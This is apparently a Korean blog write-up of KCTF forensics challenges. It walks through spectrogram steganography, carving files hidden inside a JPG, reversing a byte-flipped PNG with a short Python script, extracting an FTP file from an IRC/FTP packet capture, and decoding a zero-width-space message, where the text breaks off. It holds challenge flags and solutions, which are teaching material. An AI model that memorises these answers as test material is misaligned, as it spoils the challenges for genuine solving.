KCTF{m4NDu\_1S\_4llWaYs\_TRU3!}

FORENSIC


Hold Me!

출제자 : YB\_Band

출제의도 : 스펙트로그램을 활용한 메시지 은닉기법




view on spectrogram!




호오? 저기 뒷부분에 이상하게 파형이 높네요? 그러면 분석해야 진정한 해커겠죠?.

문제에서 스펙트로그램이라고 하네요?



흠… 수상하죠? 확대해 봅시다



바로 나왔어요 ^^


그래서 답은 KCTF{You\_have\_good\_hearing} 입니다.

다들 수고하셨습니다!!

Can you read this?


출제자 : skyhell

출제의도 : File Carving, File signature에 대한 학습







그냥 zip파일이 하나 있다.




쭉 까보면 이런 파일을 하나 얻는다.



분명 jpg파일인데 FF D9로 안끝나고 뒤에 PNG파일이 있다. 그럼 앞부분을 날려보자.



그런데 PNG파일의 끝부분인 IEND를 쳐도 뒤에 뭐가 더 있다. 형식으로 보면 mp3인것같다. 뒤도 다 지우자.



그럼 이런 그림파일이 나온다. 모스부호 같다. 한번 해독해보자.


KCTF{D0\_Y0U\_LIK3\_M0RS3???}

Flag가 나온다.

ANAGRAM?

출제자 : ch4rli3kop

출제의도 : File Carving, File signature에 대한 학습



평범한 포렌식 문제입니다. 500점짜리 문제였는데... 어느새 50으로 된 것.. ㅎㅎ



flagISHere.jpg를 열어보면 위와 같이 Anagram이라는 키워드를 제공합니다. 네 그렇습니다. 이 문제는 사실 아나그램과 밀접한 관련이 있는 문제였습니다… 여튼 해당 파일에서 다른 파일의 시그니처를 검색해보면(feat binwalk) 다음과 같이 flag.docx 라는 문서파일을 품고 있는 Zip 파일을 발견하실 수 있습니다.

|  |
| --- |
| ch4rli3kop@ubuntu:~/Desktop/KCTF/forensic1 ANAGRAM$ binwalk flagIsHere.jpg  DECIMAL HEXADECIMAL DESCRIPTION  --------------------------------------------------------------------------------  0 0x0 JPEG image data, JFIF standard 1.01  30 0x1E TIFF image data, big-endian, offset of first image directory: 8  709660 0xAD41C Zip archive data, at least v2.0 to extract, compressed size: 9557, uncompressed size: 12266, name: flag.docx  719347 0xAF9F3 End of Zip archive |


Zip 파일의 경우, 시그니처가 Header, Footer 두 가지가 모두 존재합니다. 50 4B 03 04로 시작하고 50 4B 05 06으로 끝납니다. 따라서 해당 구간 사이에 존재하는 데이터를 모으면 Zip 파일을 추출하실 수 있습니다. Zip 파일을 압축을 해제하면 다음과 같이 flag.docx 파일을 보실 수 있습니다.

flag is KCTF{A\_DEER\_IN\_THE\_XXXXXXXXXX}


ㅎㅎ.. 여기서 끝내기에는 너무 간단하겠죠? 그래서 이 문제의 핵심은 저 뒤의 XXXXXXX에 해당하는 값을 찾아서 플래그를 완성하는 것에 있습니다.

binwalk같은 자동 추출도구를 사용하신 분들은 아마 확인을 못하셨을 것 같은데, hxd 같은 도구로 파일을 직접 살펴보신 분들은 이상한 점을 발견하셨을 것 같습니다. 아니 분명 Zip 파일을 추출했는데?? 추출한 거 뒤에도 데이터가 엄청 많이 있쒀!

이 점이 중요합니다. 파일의 데이터를 자세히 살펴보면 아래 그림과 같습니다. 먼저 Zip 파일 footer 시그니처 부분입니다. DNEI 가 보이네요?



이번에는 flagIsHere.jpg 파일의 끝 부분을 한 번 살펴봅시다! 어? RDHI…? GNP…?



흠 눈치를 채신 분들도 있겠지만 PNG 파일의 시그니처입니다. 물론 뒤집혀져 있지만!.

지금까지 파악한정보들을 토대로 flagIsHere.jpg 파일의 구조를 살펴보면 아래와 같습니다.

|  |
| --- |
| JPG File Format |
| ZIP File Format |
| Reversed PNG File |

저 Reversed PNG File 데이터를 카빙하여 다음과 같은 코드를 사용해서 byte reverse 한다면, 아래와 같은 PNG File을 얻으실 수 있습니다.

|  |
| --- |
| import binascii  before = open('reverse','rb')  before\_read = before.read()  before.close()  byte = bytearray(before\_read)  byte.reverse()  after = open('reversed','wb')  after.write(byte)  after.close() |



“HALT SIGHED” 라는 단어가 보이는데, 제일 처음 문제에서 알려준 ANAGRAM 이라는 키워드를 통해 해당 문자는 ANAGRAM 이라는 것을 알 수 있습니다.

온라인에서 적당한 도구들을 사용하면 HEADLIGHTS 가 된다는 것을 확인하실 수 있습니다!

KCTF{A\_DEER\_IN\_THE\_HEADLIGHTS}

출제 의도에서도 설명했다시피 이번 문제는 여러분들이 우선 jpg 파일 안에 숨겨놓은 다른 파일들을 카빙하는 방법을 익히는 것을 의도했습니다. 물론 그것뿐이라면 정말 쉬운 문제겠죠? 그래서 일부러 플래그를 일부분만 줘서 뒤의 다른 파일을 통해 남은 플래그를 완성하라는게 목적이었는데… 시그니처 검색을 통해 저게 PNG File이라는 것을 깨닫게 만드는게 목적이었는데…

어… 안돼요.. 안돼… 물론 저도 플래그를 유명한 말에서 따오기는 했지만,, 출제 당시에 여러분이 플래그 뒷부분을 인터넷 검색을 찾을 거라는 생각을 못했어요… ㅠㅠ ㅋㅋㅋㅋㅋㅋ


문제 푸신 분들 모두가 이 사진파일이 세 개의 파일로 이루어진 걸 모르시더라구요… 흙

하… 이 문제가 이렇게 쉽게 풀릴 문제가 아닌데… 저도 많이 당황했습니다 ㅋㅋ큐ㅠㅠ 이번 대회 문제를 만들면서 가장 먼저 만든 녀석이라서 애정을 듬뿍 담아서 만들었는데… ㅠㅠ 담에는 플래그에도 더 신경써서 만들겠습니다….


WH3R3

출제자 : ch4rli3kop

출제의도 : 인터넷 채팅 프로토콜에 대한 학습과 PCAP File에서의 Carving 학습




문제의 시나리오는 위와 같습니다. 용의자와 그의 거래처 간의 채팅 데이터를 분석하여 거래 장소를 알아내는 것이 주 목적입니다. 채팅 데이터를 도청하였다고 하니 제공된 PCAP File 안에서 채팅 프로토콜로 사용되는 프로토콜이 존재하는지 살펴봅시다.



프로토콜들을 살펴보니 채팅 프로토콜로 사용되는 IRC 프로토콜이 보입니다. IRC 프로토콜은 솔직히 요즘에는 많이 사용되는 프로토콜은 아니지만 과거 매우 활발히 사용되던 프로토콜입니다. IRC에 대해서 알지 못하셨던 분들도 해당 PCAP File의 몇 안되는 프로토콜들을 검색해 보셨다면 IRC 프로토콜 Flow가 본 문제의 해결에 밀접한 관련이 있다는 것을 깨달으실 수 있으셨을 겁니다.

WireShark에서 제공하는 Follow TCP stream 기능을 통하면 해당 stream을 한 눈에 보실 수 있습니다.




ㅎㅎ… 밤 늦게 만든거라 노잼드립 이해해주십쇼..

아무튼 뭐슨 파일을 보냈다고 하네요. 이제 해당 PCAP File에서 파일 전송과 관련된 프로토콜을 살펴보면 될 것 같습니다.


파일 전송과 관련된 가장 잘 알려진 프로토콜은 FTP(File Transfer Protocol) 입니다. 본 파일 역시 FTP를 사용하여 파일을 전송하는 군여. FTP는 두 가지 서비스를 통해서 동작합니다. 한 가지는 Client와 Server 간의 Command와 Response가 오고 가는 Command port(21)이고, 다른 한 가지는 실제 데이터가 오고 가는 Data port(20)입니다. Data port로 사용되는 port 번호는 FTP mode마다 다르기는 하지만 편의상 20이라고 하겠습니다.

아무튼 본 문제를 해결하기 위해서 저희가 유심히 봐야할 것은 이 FTP-Data 입니다. WireShark filter에 ftp-data로 필터링을 하면 해당 프로토콜 만을 보실 수 있습니다.



벌써부터 파일 이름이 보이네요. go\_to\_the\_place.jpg 라는 이름부터가 이 문제의 해답이라는 것을 보여주는 파일입니다. 자 이제 해당 파일을 추출해봅시다. FTP는 암호화 기능을 제공하지 않아 평문으로 데이터를 전송하기 때문에, 패킷 상의 데이터를 이용하여 파일을 추출할 수 있습니다. (암호화 기능은 FTPS와 SFTP에서 사용.)

아까와 마찬가지로 Follow TCP stream 기능을 사용합니다. 창이 뜨면 하단에 보이는 Show and save data as 에서 데이터 타입을 Raw로 선택합니다. (Raw여야 제대로 추출할 수 있습니다! Ascii로 하면 아스키 타입을 넘어가는 것은 제대로 저장이 되지 않기 때문에 제대로 된 파일 추출이 불가능합니다!)



위의 상태에서 하단의 Save as Stream Content 버튼을 눌러 파일을 저장합니다. 아! 여기서 파일의 형식은 JPG 파일로 저장합니다. 해당 파일이 JPG 파일인지는 아까 파일의 이름으로도 유추할 수 있긴 하지만, 정확하게는 Hex 값에서 존재하는 FF D8 FF E0 00 10 4A 46 49 46가 JPG 파일의 시그니처이기 때문에 알 수 있습니다.

추출된 파일을 열어보면 다음과 같이 인천공항(Incheon Airport)이 보입니다.



KCTF{Incheon\_Airport}

본 문제는 두 번째로 만들면서 많은 애정을 쏟아부었습니다… 두 사람의 채팅을 도청한다는 시나리오를 먼저 세워두고 패킷을 캡처하려고 하는데 방법이 생각보다 여의치 않드라구요.. ㅠㅜ 그래서 그냥 로컬에서 IRC 서버를 구축해서 코난과 브라운 박사님의 대화를 캡처했습니다… 생각보다 손을 많이 탔네요. ㅎ

암튼 그렇게 만든 IRC 채팅을 통해서 FTP로 접근하는게 목적이었는데….

… 안돼요… 안돼… 왜 이 문제도 의도대로 안 푸는 거야… ㅋㅋㅋㅋ ㅠㅠ 힘들게 캡쳐했는데 IRC 건너뛰고 그냥 FTP에서 파일 추출해서 푼 사람도 있어… ㅋㅋㅋㅋ ㅠㅠ ~~(그렇게 푸시면 출제자는 슬픕니다 ㅠㅠ)~~

그치만 역시 뭐 문제는 풀면 장땡이져 ㅎ… 담에는 반드시 더 철저하게 설계하겠습니다..! 흐읍ㅠ

아무튼 본 문제를 통해서 여러분들께서 프로토콜과 파일 시그니처에 대해서 확실히 잘 배우셨으면 합니다!

Z3ro\_W1dtH\_SP4C3

출제자 : ch4rli3kop

출제의도 : zero width space 및 유사한 은닉 기법 학습




누가봐도 “사실난띄어쓰기를했다”라는 부분이 의심이 가네요. ~~아니라구요??ㅎㅎ..잠깐 이쪽으로 와서 얘기 좀 나누시져ㅎ~~


넹 저 문장을 살펴보면 이상한 점을 발견하실 수 있습니다. 저 문장을 복사한 뒤 커서로 이동하면 굉장히 많은 시간이 걸리는 데요. 실제 저 문장은 유니코드로 보면 다음과 같이 되어있습니다.

|  |
| --- |
| **%uC0AC**%u200B%u200B%u200B%u200B%u200E%u200B%u200B%u200B%u200B%u200B%u200B%u200D%u200E%u200D%u200B%u200B%u200B%u200B%u200E%u200C%u200F%u200B%u200B%u200B%u200B%u200D%u200F%u200B%u200B%u200B%u200B%u200B%u200F%u200F%u200E%u200B%u200B%u200B%u200B%u200E%u200C%u200F%u200B%u200B%u200B%u200B%u200D%u200F%u200D%u200B%u200B%u200B%u200B%u200D%u200B%u200C%u200B%u200B%u200B%u200B%u200E%u200F%u200B%u200B%u200B%u200B%u200B%u200D%u200F%u200E%u200B%u200B%u200B%u200B%u200F%u200C%u200F%u200B%u200B%u200B%u200B%u200F%u200D%u200D%u200B%u200B%u200B%u200B%u200C%u200F%u200E%u200B%u200B%u200B%u200B%u200F%u200D%u200F%u200B%u200B%u200B%u200B%u200F%u200E%u200C%u200B%u200B%u200B%u200B%u200D%u200B%u200D%u200B%u200B%u200B%u200B%u200E%u200B%u200E%u200B%u200B%u200B%u200B%u200D%u200E%u200D%u200B%u200B%u200B%u200B%u200D%u200B%u200C%u200B%u200B%u200B%u200B%u200E%u200F%u200B%u200B%u200B%u200B%u200B%u200C%u200F%u200E%u200B%u200B%u200B%u200B%u200F%u200B%u200D%u200B%u200B%u200B%u200B%u200E%u200F%u200B%u200B%u200B%u200B%u200B%u200E%u200C%u200E%u200B%u200B%u200B%u200B%u200F%u200D%u200D%u200B%u200B%u200B%u200B%u200D%u200B%u200D%u200B%u200B%u200B%u200B%u200D%u200E%u200D%u200B%u200B%u200B%u200B%u200D%u200F%u200E%u200B%u200B%u200B%u200B%u200F%u200D%u200B%u200B%u200B%u200B%u200B%u200F%u200B